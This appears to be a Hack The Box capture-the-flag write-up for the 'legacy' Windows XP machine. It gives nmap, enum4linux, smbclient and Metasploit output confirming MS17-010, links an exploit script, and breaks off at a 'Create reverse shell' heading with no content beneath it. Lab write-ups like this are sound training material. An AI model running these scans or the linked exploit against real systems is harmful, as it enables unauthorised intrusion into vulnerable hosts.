

HTB MACHINE: legacy

Nmap scan verbose all ports




```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #nmap -v -p- legacy
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 12:24 +08
Initiating Ping Scan at 12:24
Scanning legacy (10.129.1.111) [4 ports]
Completed Ping Scan at 12:24, 0.23s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:24
Scanning legacy (10.129.1.111) [65535 ports]
Discovered open port 139/tcp on 10.129.1.111
Discovered open port 445/tcp on 10.129.1.111
SYN Stealth Scan Timing: About 6.66% done; ETC: 12:32 (0:07:15 remaining)
SYN Stealth Scan Timing: About 15.30% done; ETC: 12:32 (0:06:44 remaining)
SYN Stealth Scan Timing: About 21.60% done; ETC: 12:32 (0:06:14 remaining)
SYN Stealth Scan Timing: About 32.69% done; ETC: 12:31 (0:04:34 remaining)
SYN Stealth Scan Timing: About 43.65% done; ETC: 12:31 (0:03:30 remaining)
SYN Stealth Scan Timing: About 52.80% done; ETC: 12:31 (0:02:53 remaining)
SYN Stealth Scan Timing: About 62.95% done; ETC: 12:30 (0:02:11 remaining)
SYN Stealth Scan Timing: About 76.98% done; ETC: 12:30 (0:01:16 remaining)
SYN Stealth Scan Timing: About 88.69% done; ETC: 12:30 (0:00:36 remaining)
Completed SYN Stealth Scan at 12:30, 313.26s elapsed (65535 total ports)
Nmap scan report for legacy (10.129.1.111)
Host is up (0.18s latency).
Not shown: 65532 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 313.64 seconds
           Raw packets sent: 131276 (5.776MB) | Rcvd: 209 (8.356KB)
```

Nmap default scripts scan and version scan




```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -sC -sV -p139,445,3389 legacy
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 12:39 +08
Nmap scan report for legacy (10.129.1.111)
Host is up (0.18s latency).

PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h27m39s, deviation: 2h07m16s, median: 4d22h57m39s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:01:f1 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-08-25T09:36:57+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.49 seconds
```

No results for enum4linux




```
┌─[user@parrot]─[~]
└──╼ $enum4linux legacy
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Aug 20 12:39:26 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... legacy
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==============================================
|    Enumerating Workgroup/Domain on legacy    |
 ==============================================
[+] Got domain/workgroup name: HTB

 ======================================
|    Nbtstat Information for legacy    |
 ======================================
Looking up status of 10.129.1.111
        LEGACY          <00> -         B <ACTIVE>  Workstation Service
        LEGACY          <20> -         B <ACTIVE>  File Server Service
        HTB             <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

        MAC Address = 00-50-56-B9-01-F1

 ===============================
|    Session Check on legacy    |
 ===============================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Vulnerable to ms17-010




```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -sC -sV -p139,445 --script "smb-vuln-ms*" legacy
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 12:43 +08
Nmap scan report for legacy (10.129.1.111)
Host is up (0.18s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

Hosts vulnerable to ms17-010




```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 10.129.1.111:445      - Connected to \\10.129.1.111\IPC$ with TID = 2049
[*] 10.129.1.111:445      - Received STATUS_INSUFF_SERVER_RESOURCES with FID = 0
[-] 10.129.1.111:445      - The connection with (10.129.1.111:135) timed out.
[+] 10.129.1.111:445      - Host is likely VULNERABLE to MS17-010! - Windows 5.1
[*] legacy:445            - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Unable to list any shared folders




```
┌─[✗]─[user@parrot]─[/tmp/legacy]
└──╼ $smbclient -L //legacy --option='client min protocol=NT1' -U password
Enter WORKGROUP\password's password:
session setup failed: NT_STATUS_LOGON_FAILURE
┌─[✗]─[user@parrot]─[/tmp/legacy]
└──╼ $
```

All denied for getting the correct pipes



```
msf6 auxiliary(scanner/smb/pipe_auditor) > show advanced

Module advanced options (auxiliary/scanner/smb/pipe_auditor):

   Name                    Current Setting    Required  Description
   ----                    ---------------    --------  -----------
   CHOST                                      no        The local client address
   CPORT                                      no        The local client port
   ConnectTimeout          10                 yes       Maximum number of seconds to establish a TCP connection
   NTLM::SendLM            true               yes       Always send the LANMAN response (except when NTLMv2_session is specified)
   NTLM::SendNTLM          true               yes       Activate the 'Negotiate NTLM key' flag, indicating the use of NTLM responses
   NTLM::SendSPN           true               yes       Send an avp of type SPN in the ntlmv2 client blob, this allows authentication on Windows 7+/Server 2008 R2+ when SPN is required
   NTLM::UseLMKey          false              yes       Activate the 'Negotiate Lan Manager Key' flag, using the LM key when the LM response is sent
   NTLM::UseNTLM2_session  true               yes       Activate the 'Negotiate NTLM2 key' flag, forcing the use of a NTLMv2_session
   NTLM::UseNTLMv2         true               yes       Use NTLMv2 instead of NTLM2_session when 'Negotiate NTLM2' key is true
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   SMB::AlwaysEncrypt      false              yes       Enforces encryption even if the server does not require it (SMB3.x only). Note that when it is set to false, the SMB client will still encrypt the commun
                                                        ication if the server requires it
   SMB::ChunkSize          500                yes       The chunk size for SMB segments, bigger values will increase speed but break NT 4.0 and SMB signing
   SMB::Native_LM          Windows 2000 5.0   yes       The Native LM to send during authentication
   SMB::Native_OS          Windows 2000 2195  yes       The Native OS to send during authentication
   SMB::ProtocolVersion    1                  yes       One or a list of coma-separated SMB protocol versions to negotiate (e.g. "1" or "1,2" or "2,3,1")
   SMB::VerifySignature    false              yes       Enforces client-side verification of server response signatures
   SMBName                 LEGACY             yes       The NetBIOS hostname (required for port 139 connections)
   SSL                     false              no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                  no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode           PEER               no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion              Auto               yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   ShowProgress            true               yes       Display progress messages during a scan
   ShowProgressPercent     10                 yes       The interval in percent that progress should be shown
   VERBOSE                 true               no        Enable detailed status messages
   WORKSPACE                                  no        Specify the workspace for this module
```




```
[-] 10.129.1.111:139      - Inaccessible named pipe: \netlogon - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \lsarpc - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \samr - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \browser - The server responded with an unexpected status code: STATUS_OBJECT_NAME_NOT_FOUND
[-] 10.129.1.111:139      - Inaccessible named pipe: \atsvc - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \DAV RPC SERVICE - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \epmapper - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \eventlog - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \InitShutdown - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \keysvc - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \lsass - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \LSM_API_service - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \ntsvcs - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \plugplay - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \protected_storage - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \router - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \SapiServerPipeS-1-5-5-0-70123 - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \scerpc - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \srvsvc - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \tapsrv - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \trkwks - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \W32TIME_ALT - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \wkssvc - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[-] 10.129.1.111:139      - Inaccessible named pipe: \db2remotecmd - The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] legacy:               - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Follow
https://ivanitlearning.wordpress.com/2019/02/24/exploiting-ms17-010-without-metasploit-win-xp-sp3/


Get exploit
https://raw.githubusercontent.com/helviojunior/MS17-010/master/send_and_execute.py

Create reverse shell



